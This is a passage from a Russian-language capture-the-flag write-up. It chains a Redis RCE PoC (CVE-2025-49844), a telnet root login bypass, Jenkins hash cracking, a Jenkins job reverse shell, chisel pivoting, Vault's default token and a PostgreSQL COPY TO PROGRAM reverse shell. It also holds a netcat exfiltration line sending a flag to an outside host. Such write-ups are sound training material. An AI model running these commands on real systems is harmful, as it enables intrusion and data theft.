-rw-r--r--      1 root      root           77 Feb 21 20:50 redis_creds.txt
-rw-r--r--      1 root      root       34536 Feb 21 21:56 server.js
drwxr-xr-x      2 root      root          4096 Feb 21 20:55 uploads
```

```
/app # cat flag.txt
```

```
CTF{63a8e1975e1803d7f474562b67ef3fd40a6fc82c}
```

```
/app # cat redis_creds.txt
```

```
# Internal Redis (only backend can connect)
```

```
REDIS_HOST=redis
```

```
REDIS_PORT=6379
```

ставим redis и ищем флаг

```
/app # apk add --no-cache redis
fetch https://dl-cdn.alpinelinux.org/alpine/v3.21/main/x86_64/APKINDEX.tar.gz
fetch https://dl-cdn.alpinelinux.org/alpine/v3.21/community/x86_64/APKINDEX.tar.gz
(1/1) Installing redis (7.2.11-r0)
Executing redis-7.2.11-r0.pre-install
Executing redis-7.2.11-r0.post-install
Executing busybox-1.37.0-r12.trigger
OK: 34 MiB in 47 packages
/app # redis-cli redis
Could not connect to Redis at 127.0.0.1:6379: Connection refused
/app # redis-cli -h redis
redis:6379> keys *
 1) "user:2"
 2) "group:1"
 3) "groups:seq"
 4) "user:1"
 5) "comments:seq"
 6) "session:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiIxIiwiaW1haWwiOiJhZG1pbk8jb3NtaWMuY29tIiwidXNlcm5hbWUiOiJhZG1pb2IiImhhdCI6MTc3MTc1MDA3OCwiZXhwIjoxNzcyMzU0ODc4fQ.mT60jh08J0RtYEQ0-zgRPzJ4y340Ffnf0ssjjM1dBok"
 7) "users:ids"
 8) "posts:seq"
 9) "flag"
10) "session:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiIxIiwiaW1haWwiOiJhZG1pbk8jb3NtaWMuY29tIiwidXNlcm5hbWUiOiJhZG1pb2IiImhhdCI6MTc3MTc1MDU2MSwiZXhwIjoxNzcyMzU1MzYxfQ.BauZ5SrLz3nwf8qtF6KyKRpGyc5arKlrfAvdJnHd19g"
11) "users:seq"
12) "session:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiIxIiwiaW1haWwiOiJhZG1pbk8jb3NtaWMuY29tIiwidXNlcm5hbWUiOiJhZG1pb2IiImhhdCI6MTc3MTc1MDU2MSwiZXhwIjoxNzcyMzU1MzYxfQ.BauZ5SrLz3nwf8qtF6KyKRpGyc5arKlrfAvdJnHd19g"
13) "post:1"
14) "posts:ids"
15) "session:user:1"
16) "post:2"
17) "sessions:tokens"
18) "groups:ids"
redis:6379> get flag
"CTF{766934a8bdf6d8b7ff21a1678df3086aa917700d}"
redis:6379>
```

Флаг 4 - CVE RCE Redis (root)

Давайте посмотрим на версию Redis и поймем, что еще с ним можно сделать

CVE-2025-49844 (RediShell) Proof of Concept

options:

```
-h, --help          show this help message and exit
-H HOST, --host HOST Redis host (default: localhost)
-p PORT, --port PORT Redis port (default: 6379)
-a AUTH, --auth AUTH Redis password (if required)
-m {check,basic,sandbox,advanced,all}, --mode {check,basic,sandbox,advanced,all}
                        Exploit mode (default: all)
```

Use responsibly and only on systems you own or have permission to test!

```
((venv) ) /CVE-2025-49844 # python splot.py -H redis
```

```
[*] Testing connection to redis:6379...
[+] Connected successfully!
[i] Redis Version: 7.2.0
[*] Checking if Lua scripting is enabled...
[+] Lua scripting is enabled!

[*] Checking vulnerability status...
[i] Detected Redis version: 7.2.0
[!] VULNERABLE: This version is affected by CVE-2025-49844
[!] Update to the latest patched version immediately!

[*] Attempting basic UAF trigger...
[+] Lua script executed: UAF pattern executed
[!] UAF pattern triggered (simplified demo)

[*] Testing Lua sandbox boundaries...
[*] Testing os.execute...
```

По версии понятно, что она подвержена CVE-2025-49844

https://github.com/raminfo/redis_exploit/tree/main - вот пример такого скана

а вот и PoC <https://github.com/Yuri08loveElaina/CVE-2025-49844.git>

```
((venv) ) /CVE-2025-49844 # ls
LICENSE          redis_exploit.py  splot.py
README.md        requirements.txt   venv
((venv) ) /CVE-2025-49844 # ip r s
default via 172.19.0.1 dev eth1
172.18.0.0/16 dev eth0 scope link src 172.18.0.2
172.19.0.0/16 dev eth1 scope link src 172.19.0.4
((venv) ) /CVE-2025-49844 # pwd
/CVE-2025-49844
((venv) ) /CVE-2025-49844 # git remote show origin
* remote origin
Fetch URL: https://github.com/Yuri08loveElaina/CVE-2025-49844.git
Push URL: https://github.com/Yuri08loveElaina/CVE-2025-49844.git
HEAD branch: main
Remote branches:
  Yuri08loveElaina-patch-1 tracked
  main tracked
Local branch configured for 'git pull':
  main merges with remote main
Local ref configured for 'git push':
  main pushes to main (up to date)
((venv) ) /CVE-2025-49844 # python redis_exploit.py -H redis -l 192.168.123.14 -p 9000
```

```
cat /flag.txt | nc 192.168.123.14 9000
```

```
# тем временем на той стороне
```

```
Listening on 0.0.0.0 9000
Connection received on 172.19.0.4 36893
CTF{aceed2bca42743183b046695bf0c9b5b624831a7}
```

VM 2 (точка входа)

Просканируем машишну с помощью nmap

```
Host is up (0.031s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open      ssh
23/tcp    open      telnet
2323/tcp   filtered   3d-nfsd
5555/tcp   filtered   freeciv
8080/tcp   open      http-proxy
50000/tcp  open      ibm-db2
```

Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds

У нас открыты 22, 23, 8080, 50000

Просканируем их более интенсивно

```
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 80:bf:ee:56:ef:70:8a:d6:fc:7c:47:a1:a1:11:80:f4 (ECDSA)
|_  256 2c:69:ef:ce:84:f7:6b:cf:df:58:b6:e6:64:fd:76:71 (ED25519)
23/tcp    open  telnet   Openwall GNU/*/Linux telnetd
8080/tcp  open  http     Jetty 9.4.43.v20210629
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Jetty(9.4.43.v20210629)
| http-robots.txt: 1 disallowed entry
|_/
50000/tcp open  http     Jenkins httpd 2.319.1
|_http-title: Site doesn't have a title (text/plain; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

На 8080, 50000 работает Jenkins.



Но в веб-интерфейсе на 8080 ничего интересного нет.

На 23 порту видим древний telnet, попробуем с ним что-нибудь сделать.


Подключаемся командой `telnet -a <ip> 23`

```
$ telnet -a [REDACTED] 23
Trying [REDACTED]
Connected to [REDACTED].
Escape character is '^]'.

Linux 6.8.0-90-generic (e9ba308cd022) (pts/0)

Password:
Login timed out after 60 seconds.
Connection closed by foreign host.
```

Мы получили версию telnet Linux 6.8.0-90-generic, посмотрим к каким уязвимостям она подвержена.



По второй ссылке находим уязвимость, которая позволяет обойти аутентификацию и сразу зайти под root'a. Находим POC

```
env USER="-f root" telnet -a <ip> 23
```

```
$ env USER="-f root" telnet -a [REDACTED] 23
Trying [REDACTED] ...
Connected to [REDACTED].
Escape character is '^['.

Linux 6.8.0-90-generic (e9ba308cd022) (pts/0)

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.0-90-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@e9ba308cd022:~# id
uid=0(root) gid=0(root) groups=0(root)
root@e9ba308cd022:~# |
```

Находим первый наш флаг в домашней директории и продолжим исследовать машину.

CTF{0b7b3651712d0021ef6b366e88687833045a0817}

```
root@e9ba308cd022:~# ls -la
total 28
drwx----- 1 root root 4096 Feb  5 17:15 .
drwxr-xr-x 1 root root 4096 Feb  5 16:31 ..
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
drwx----- 2 root root 4096 Feb  5 17:15 .cache
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
-rw-r--r-- 1 root root  166 Feb  5 14:34 .wget-hsts
-rw-r--r-- 1 root root   45 Feb  4 18:07 flag.txt
root@e9ba308cd022:~# cat flag.txt
CTF{0b7b3651712d0021ef6b366e88687833045a0817}root@e9ba308cd022:~# |
```

В директории /opt находим backup

```
root@e9ba308cd022:/opt# ll
total 70812
drwxr-xr-x 1 root root    4096 Feb  5 16:31 ./
drwxr-xr-x 1 root root    4096 Feb  5 16:31 ../
-rw-r--r-- 1 root root 72500029 Feb  4 19:12 backup_02.04.2026.tar.gz
root@e9ba308cd022:/opt# tar -xzf backup_02.04.2026.tar.gz
```

Распакуем и изучим файлы. Оказывает это backup Jenkins'a. В папке users будет информация об пользователях. Находим там username пользователя silverhand и jbcrypt хэш его пароля


```
#jbcrypt:$2a$10$tUsWkIeQIEcVu0W0nYMNMeHBWRwGZFghsGP6k92sedMYhwOvYs/CS
```

Пробрутим хэш через hashcat


```
hashcat -a 0 -m 3200 silverhand.hash ./rockyou.txt
```

```
-$ hashcat -a 0 -m 3200 silverhand.hash ./rockyou.txt --show
$2a$10$tUsWkIeQIEcVu0W0nYMNMeHBWRwGZFGhsGP6k92sedMYhw0vYs/CS:sf49ers
```

Теперь мы можем залогиниться в Jenkins под пользователем `silverhand:sf49ers`



Попадаем в пустой Jenkins, но мы можем попасть на хост через джоб. Создаём джоб и добавляем шаг сборки "Выполнить команду shell", прописываем revshell.



Сохраняем и нажимаем "Собрать сейчас"

```
$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 32872
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
root@50d584c967ec:/var/jenkins_home/workspace/hack# id
id
uid=0(root) gid=0(root) groups=0(root)
root@50d584c967ec:/var/jenkins_home/workspace/hack# |
```

Теперь у нас есть доступ к root на хосте с Jenkins. Забираем второй флаг в домашней директории.

CTF{5e6c62fed50fc7af98e09bc80cbe52a3a8413f08}

```
total 32
drwx----- 1 root root 4096 Feb  5 17:33 .
drwxr-xr-x 1 root root 4096 Feb  5 16:31 ..
-rw----- 1 root root    5 Feb  5 17:33 .bash_history
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x 3 root root 4096 Feb  5 16:31 .cache
-rw-r--r-- 1 root root  126 Dec  1  2021 .gitconfig
-rw-r--r-- 1 root root   161 Jul  9  2019 .profile
-rw-r--r-- 1 root root    45 Feb  4 12:23 flag.txt
root@50d584c967ec:~# cat flag.txt
cat flag.txt
CTF{5e6c62fed50fc7af98e09bc80cbe52a3a8413f08}root@50d584c967ec:~# |
```

Через ip а узнаём, что у нас есть ещё одна подсеть.

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if105: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 12:61:64:cc:55:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.41.0.2/24 brd 172.41.0.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if107: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 16:79:69:e0:5a:14 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.40.0.3/24 brd 172.40.0.255 scope global eth1
        valid_lft forever preferred_lft forever
```

Просканируем её через nmap и посмотрим какие в ней хосты

```
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-05 17:37 UTC
Nmap scan report for vm2 (172.41.0.1)
Host is up (0.0000060s latency).
Not shown: 996 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh
```

```
23/tcp      filtered telnet
8080/tcp     filtered http-proxy
50000/tcp    filtered ibm-db2
MAC Address: 92:35:53:37:DB:A9 (Unknown)
```

```
Nmap scan report for vuln_postgres_1.vuln_backend (172.41.0.3)
Host is up (0.0000060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5432/tcp   open  postgresql
MAC Address: 9A:CB:6E:6B:5A:55 (Unknown)
```

```
Nmap scan report for vuln_vault_1.vuln_backend (172.41.0.4)
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
8200/tcp   open  trivnet1
MAC Address: A6:F0:98:47:B8:97 (Unknown)
```

```
Nmap scan report for 50d584c967ec (172.41.0.2)
Host is up (0.0000050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
8080/tcp   open  http-proxy
50000/tcp  open  ibm-db2
```

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.43 seconds

Находим 2 хоста:

- 172.41.0.3
Крутится postgres на 5432
- 172.41.0.4
Крутится Vault на 8200

Начнём с Vault, скорее всего в нём хранятся кредиты от базы данных или ещё какие-нибудь секреты.

Загрузим утилиту Chisel через python.

Поднимем локальный http сервер.

```
python -m http.server 7777
```

И скачаем с него chisel командой

```
curl -O http://<ip>:7777/chisel.deb
```

```
drwx----- 1 root root    4096 Feb  5 17:53 .
drwxr-xr-x  1 root root    4096 Feb  5 16:31 ..
-rw-----  1 root root     120 Feb  5 17:42 .bash_history
-rw-r--r--  1 root root     571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root    4096 Feb  5 16:31 .cache
-rw-r--r--  1 root root     126 Dec  1  2021 .gitconfig
-rw-r--r--  1 root root     161 Jul  9  2019 .profile
-rw-r--r--  1 root root 4221006 Feb  5 17:47 chisel.deb
-rw-r--r--  1 root root      45 Feb  4 12:23 flag.txt
root@50d584c967ec:~#
```

Устанавливаем пакет командой `dpkg -i chisel.deb`


Поднимаем у себя chisel сервер

```
chisel server --port 9999 --reverse
```


На Jenkins хосте chisel клиент

```
chisel client <server_ip>:9999 R:8200:172.41.0.4:8200
```

Теперь у нас прокинут порт 8200 на нашу машину, заходим на `localhost:8200`



Ищем что за Vault и как можно в него зайти. Загуглив `vault default token credentials`, сразу находим документацию с дефолтным токеном `root`.




Пробуем `root` и нас пускает в Vault.



В одном из секретов находим третий флаг
CTF{5451433f1a0aba775ed8928919c2a81119368096}




В другом секрете находим коннектор к postgres



Находим тут username - shand

Добавим статичную роль для получения кредов к базе данных



The 'Create Role' form is shown with the following details:

- Role name:** hacker
- Connection name:** postgres
- Type of role:** static
- Role Settings:**
 - Username:** hacker
 - Retention period:** (unchecked) Specifies the amount of time Vault should wait before rotating the password. The minimum is 5 seconds. Default is 24 hours.

Теперь прокинем порт для работы с postgres через

```
chisel client 192.168.0.5:9999 R:5432:172.41.0.3:5432
```

Коннектимся к базе данных используя полученный пароль и найденный юзернейм.

```
$ psql -h localhost -p 5432 --username shand -W -d vaultdb
Password:
psql (18.1 (Debian 18.1-1), server 15.15 (Debian 15.15-1.pgdg13+1))
Type "help" for help.

vaultdb=> |
```

В одной из таблиц находим четвёртый флаг

CTF{e5c2384ed12e1de8fd1e9aedbfb57db22b276994}

```
vaultdb=> \d
```

List of relations			
Schema	Name	Type	Owner
public	internal_secrets	table	postgres
public	internal_secrets_id_seq	sequence	postgres

(2 rows)

```
vaultdb=> SELECT * FROM internal_secrets;
```

id	service	secret
1	flag	CTF{e5c2384ed12e1de8fd1e9aedbfb57db22b276994}

(1 row)

Посмотрим какие права у нас есть в базе данных

```
vaultdb=> \du+
```

Role name	List of roles Attributes	Description
postgres	Superuser, Create role, Create DB, Replication, Bypass RLS	
shand		

Прав нет.

Посмотрим роли такие запросом

```
SELECT rolname
FROM pg_roles
WHERE pg_has_role('shand', oid, 'member');
```

У нас есть pg_execute_server_program, это значит, что мы можем выполнять команды на сервере. Сразу прокинем рев-шел таким запросом.

```
COPY (SELECT '') TO PROGRAM 'bash -c "bash -i >& /dev/tcp/172.41.0.2/4444 0>&1"';
```

Мы получили шел юзера postgres

```
postgres@27cba0f3a360:~/data$ id
id
uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)
postgres@27cba0f3a360:~/data$ ls -la
ls -la
total 136
drwx----- 19 postgres root      4096 Feb  5 18:14 .
drwxrwxrwt  1 postgres postgres 4096 Feb  3 02:39 ..
